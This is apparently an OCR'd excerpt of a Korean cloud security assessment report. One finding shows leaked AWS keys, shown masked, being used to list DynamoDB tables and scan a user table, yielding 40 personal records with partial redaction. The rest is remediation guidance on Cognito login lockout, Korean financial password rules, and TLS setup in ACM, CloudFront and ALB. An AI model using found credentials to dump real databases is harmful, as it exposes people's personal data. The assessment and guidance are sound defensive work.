메뉴 및 기능	관리자 > 임시 파일 조회	-
AWS Access Key	**********NFFT	-
AWS Secret Key	**********rutt	-
계정 명	********0244	-
사용자 명	-	Access Denied
그룹 명	-	Access Denied
권한	-	Access Denied

정보 수집	[dynamodb 테이블 목록]
	λ aws dynamodb list-tables
	{
	"TableNames": [
	"DemoAccount",
	"DemoUsers",
	"Movies",
	"Rides"
	]
	}
	
	[dynamodb 테이블 조회]
	λ aws dynamodb scan --table-name DemoUsers
	{
	"Items": [
	{
	"email": {
	"S": "d[redacted]@gmail.com"
	},
	"name": {
	"S": "d[redacted]n"
	},
	"phone": {
	"S": "010[redacted]33"
	},
	"age": {
	"S": "25"
	}
	},
		-

수집 결과	본 인증정보엔 다음 권한이 적용된 것으로 추정됨 - AWSLambdaBasicExecutionRole - AmazonDynamoDBReadOnlyAccess	-

	정보수집을 통해 DemoUsers 테이블에서 개인정보 40건을 획득함	


7. 보안 가이드

웹 애플리케이션 진단으로 발견된 보안위협은 기존 취약점 분석·평가 보안가이드로 보안조치 권고합니다.
서비스 구성 중 클라우드 자체 서비스로 제공한 기능에 대해서는 아래 내용을 참고하여 보안 조치하도록 합니다.

구분	항목 명	항목 설명	AWS 서비스
1	비밀번호 오류횟수 제한기능 제공 여부	비밀번호 오류횟수 제한 로직이 존재하지 않아 무작위 대입 공격을 통해 타 사용자의 비밀번호를 획득할 수 있는 취약점	Cognito
2	데이터 평문전송	네트워크 데이터 전송 시 중요정보 평문전송 여부를 점검하는 취약점	Certificate Manager, Cloud Front, Application Load Balancer, API Gateway, Amplify, Elastic Beanstalk
3	취약한 HTTPS 프로토콜 이용	취약한 버전의 암호 프로토콜 사용 시 암호화된 통신 내용이 유출될 수 있어 취약한 버전의 SSL(SSL 2.0, 3.0) 사용 여부를 점검	
4	취약한 HTTPS 암호 알고리즘 이용	보안강도가 낮은 암호 알고리즘 사용 시 강도가 낮은 알고리즘을 사용할 경우 암호화된 통신 내용이 유출 되는 등의 위협이 존재함에 따라, 암호 알고리즘의 보안 가도의 적절성 여부를 점검하는 취약점	
5	취약한 HTTPS 재협상 허용	암호화된 통신내용이 노출될 가능성이 존재하는 취약한 방식의 HTTPS 재협상(Renegotiation)을 허용 여부를 점검하는 취약점	
6	불필요한 웹 메서드 허용	PUT, DELETE 등의 메서드가 활성화되어 있을 경우 공격자가 악성 파일을 업로드하거나 삭제 등 웹 사이트 변조 가능성이 존재하는 취약점.	API Gateway, S3

※ AWS 클라우드 서비스에서 사용자 인증/인가와 관련된 서비스로 AWS Directory Service, AWS IAM, Amazon Cognito, Amazon API Gateway Amazon Cognito 등을 지원합니다. 그 중 애플리케이션 단 서비스 지원을 위해 Cognito, API Gateway가 주로 사용되는데 이를 이용한 구성 방식은 다양하며 제공할 서비스에 따라 달라집니다. 구성 방식에 따라 관련 취약점이 발생하지 않는 경우도 존재하기에 본 보안 가이드에서는 관련된 내용을 별도로 다루지 않습니다. 관련 서비스 내용은 공식문서를 참고하여 구성 바랍니다.

7.1. 비밀번호 오류횟수 제한

구분	내용
항목명	비밀번호 오류횟수 제한
항목 설명	비밀번호 오류횟수 제한 로직이 존재하지 않아 무작위 대입 공격을 통해 타 사용자의 비밀번호를 획득할 수 있는 취약점
클라우드 특성	클라우드 환경에서는 Cognito를 통해 사용자 계정 관리를 함. 계정 인증 과정 전/후에 Lambda 함수를 트리거하도록 설정하여 비밀번호 오류횟수 제한 등 인증 과정에 필요한 추가 작업을 지정할 수 있음.
보안대책	**[AWS Cognito]** AWS Cognito는 웹 및 모바일 앱에 대해 인증, 권한 부여 및 사용자 관리를 제공함. 사용자는 로그인하기 위해 아이디/비밀번호 또는 Google, Facebook 등의 권한부여자를 통해 로그인할 수 있음. AWS Cognito에서는 기본적으로 무작위 대입 공격을 막기 위해 임시 잠금 기능이 있음.  금융위원회고시 전자금융감독규정에 따르면 잘못된 비밀번호로 5회 이상 시도할 경우 해당 계정을 잠그고 비밀번호를 재부여 혹은 초기화하도록 지시하고 있음.

☐ **제32조(내부사용자 비밀번호 관리)** 금융회사 또는 전자금융업자는 내부사용자의 비밀번호 유출을 방지하지 위하여 다음 각 호의 사항을 정보처리시스템에 반영하여야 한다. <개정 2013. 12. 3.>

1. 담당업무 외에는 열람 및 출력을 제한할 수 있는 접근자의 비밀번호를 설정하여 운영할 것
2. 비밀번호는 다음 각 목의 사항을 준수할 것
   가. 비밀번호는 이용자 식별부호(아이디), 생년월일, 주민등록번호, 전화번호를 포함하지 않은 숫자와 영문자 및 특수문자 등을 혼합하여 8자리 이상으로 설정하고 분기별 1회 이상 변경
   나. 비밀번호 보관 시 암호화
   다. 시스템마다 관리자 비밀번호를 다르게 부여
3. 비밀번호 입력 시 5회 이내의 범위에서 미리 정한 횟수 이상의 입력오류가 연속하여 발생한 경우 즉시 해당 비밀번호를 이용하는 접속을 차단하고 본인 확인절차를 거쳐 비밀번호를 재부여하거나 초기화 할 것

☐ **제33조(이용자 비밀번호 관리)** ① 금융회사 또는 전자금융업자는 정보처리시스템 및 전산자료에 보관하고 있는 이용자의 비밀번호를 암호화하여 보관하며 동 비밀번호를 조회할 수 없도록 하여야 한다. 다만, 비밀번호의 조회가 불가피하다고 인정되는 경우에는 그 조회사유·내용 등을 기록·관리하여야 한다. <개정 2013. 12. 3.>


② 금융회사 또는 전자금융업자는 이용자의 비밀번호 유출을 방지하기 위하여 다음 각 호의 사항을 정보처리시스템에 반영하여야 한다. <개정 2013. 12. 3.>

1. 주민등록번호, 동일숫자, 연속숫자 등 제3자가 쉽게 유추할 수 있는 비밀번호의 등록 불가
2. 통신용 비밀번호와 계좌원장 비밀번호를 구분해서 사용
3. 5회 이내의 범위에서 미리 정한 횟수 이상의 비밀번호 입력 오류가 발생한 경우 즉시 해당 비밀번호를 이용하는 거래를 중지시키고 본인 확인절차를 거친 후 비밀번호 재부여 및 거래 재개(이체 비밀번호 등 동일한 비밀번호가 다양한 형태의 전자금융거래에 공통으로 이용되는 경우, 입력오류 횟수는 이용되는 모든 전자금융거래에 대하여 통산한다)
4. 금융회사가 이용자로부터 받은 비밀번호는 거래전표, 계좌개설신청서 등에 기재하지 말고 핀패드(PIN pad) 등 보안장치를 이용하여 입력 받을 것 <개정 2013. 12. 3.>
5. 신규 거래, 비밀번호 변경, 이체 신청과 같이 비밀번호를 등록·사용하는 경우 사전에 신청서 등에 기입하지 않고, 핀패드 등 보안장치를 이용하거나 이용자가 사후에 전자적 장치를 이용하여 직접 입력하는 방식으로 운영할 것

※ [전자금융감독규정, 시행 2019. 1. 1.] (https://law.go.kr/행정규칙/전자금융감독규정)

Cognito는 이러한 지침을 따르기 위해 별도의 기능을 제공하지 않으므로 개발자가 직접 Lambda를 통해 기능을 구현해야 함. Cognito가 사용자가 일정 횟수 이상 로그인에 실패했다면 비밀번호를 재설정하도록 하는 Lambda 함수를 생성하여 Cognito 보안을 강화할 수 있음.

AWS 콘솔에서 Cognito 서비스로 이동함.



[사용자 풀 관리] - [트리거]에서 Lambda 함수를 지정.


Lambda 함수는 현재 사용하고 있는 클라우드 환경 설정이나 언어에 따라 다르게 구현될 수 있으나 필요한 기능은 다음과 같음.

[사전 인증 트리거]

AWS Cognito에서 인증을 수행하기 전에 호출되는 Lambda 함수. DynamoDB에 로그인 시도 횟수를 저장함. 로그인 시도 횟수가 일정 이상이 되면 사용자 로그인을 차단하고, 비밀번호를 재설정하도록 유도함. 비밀번호를 재설정했다면 로그인 시도 횟수를 초기화하여 차단을 해제함.

[사후 인증 트리거]


사용자가 성공적으로 로그인했다면 호출되는 Lambda 함수. DynamoDB에서 사용자 로그인 시도 횟수를 초기화함.




The architecture of the Password reset workflow

비고	https://medium.com/tensult/aws-cognito-user-pool-advanced-security-features-526a736a0199 https://www.pentagrid.ch/en/blog/password-reset-code-brute-force-vulnerability-in-AWS-Cognito/

7.2. 데이터 평문전송

구분	내용
항목명	데이터 평문전송
항목 설명	네트워크 데이터 전송 시 중요정보 평문전송 여부를 점검하는 취약점
클라우드 특성	-
보안대책	**[AWS Certificate Manager]** AWS Certificate Manager에서는 Elastic Load Balancing 및 API Gateway와 같은 ACM 통합 서비스에 사용하는 공인 또는 사설 SSL/TLS 인증서를 추가 비용 없이 프로비저닝할 수 있음. AWS 콘솔에서 Certificate Manager 서비스로 이동함.  [인증서 프로비저닝 시작하기]-[공인 인증서 요청]-[1단계: 도메인 이름 추가] 에서 SSL/TLS 인증서를 적용하고자 하는 도메인 이름 추가함. ※ amazonaws.com, cloudfront.net 또는 elasticbeanstalk.com과 같이 Amazon 소유 도메인 이름에 대한 인증서는 요청할 수 없음.  [DNS 검증]-[태그추가]-[검토 및 요청]-[검증]에서 Route 53에서 레코드 생성함.

※ '태그추가' 단계는 넣을 값이 없을 경우 패스해도 됨.



인증서 발급 완료 확인함.


[SSL Certificate 적용]

1. Cloud Front

https://aws.amazon.com/ko/premiumsupport/knowledge-center/cloudfront-https-requests-s3/


AWS 콘솔에서 CloudFront 서비스로 이동함.

※ CloudFront에 등록하기 위한 인증서는 버지니아(us-east-1)에서 발급된 인증서만 사용 가능함.




[CloudFront Distributions]-[Create Distribution]-[Get Started]-[Step 2: Create distribution]

에서 'Origin Domain Name'과 'Viewer Protocol Policy' 설정함.




'Alternate Domain Names'와 'SSL Certificate' 설정함.



설정이 완료되면 Deploy하여 Enabled로 상태 활성화

[Route 53]-[호스팅 영역]-[설정 도메인]-[레코드 생성]에서 CloudFront의 Domain Name을 CNAME 레코드에 추가 후 사이트 SSL 적용 확인




2. Application Load Balancer


https://aws.amazon.com/ko/premiumsupport/knowledge-center/elb-redirect-http-to-https-using-alb/

AWS 콘솔에서 EC2 서비스로 이동함.

※ LoadBalancer에 등록하기 위한 인증서는 LoadBalacer와 같은 리전에 발급된 인증서만 사용 가능함.




[로드 밸런싱]-[로드밸런서]-[리스너]에서 로드밸런서의 리스너를 선택한 후 편집 클릭



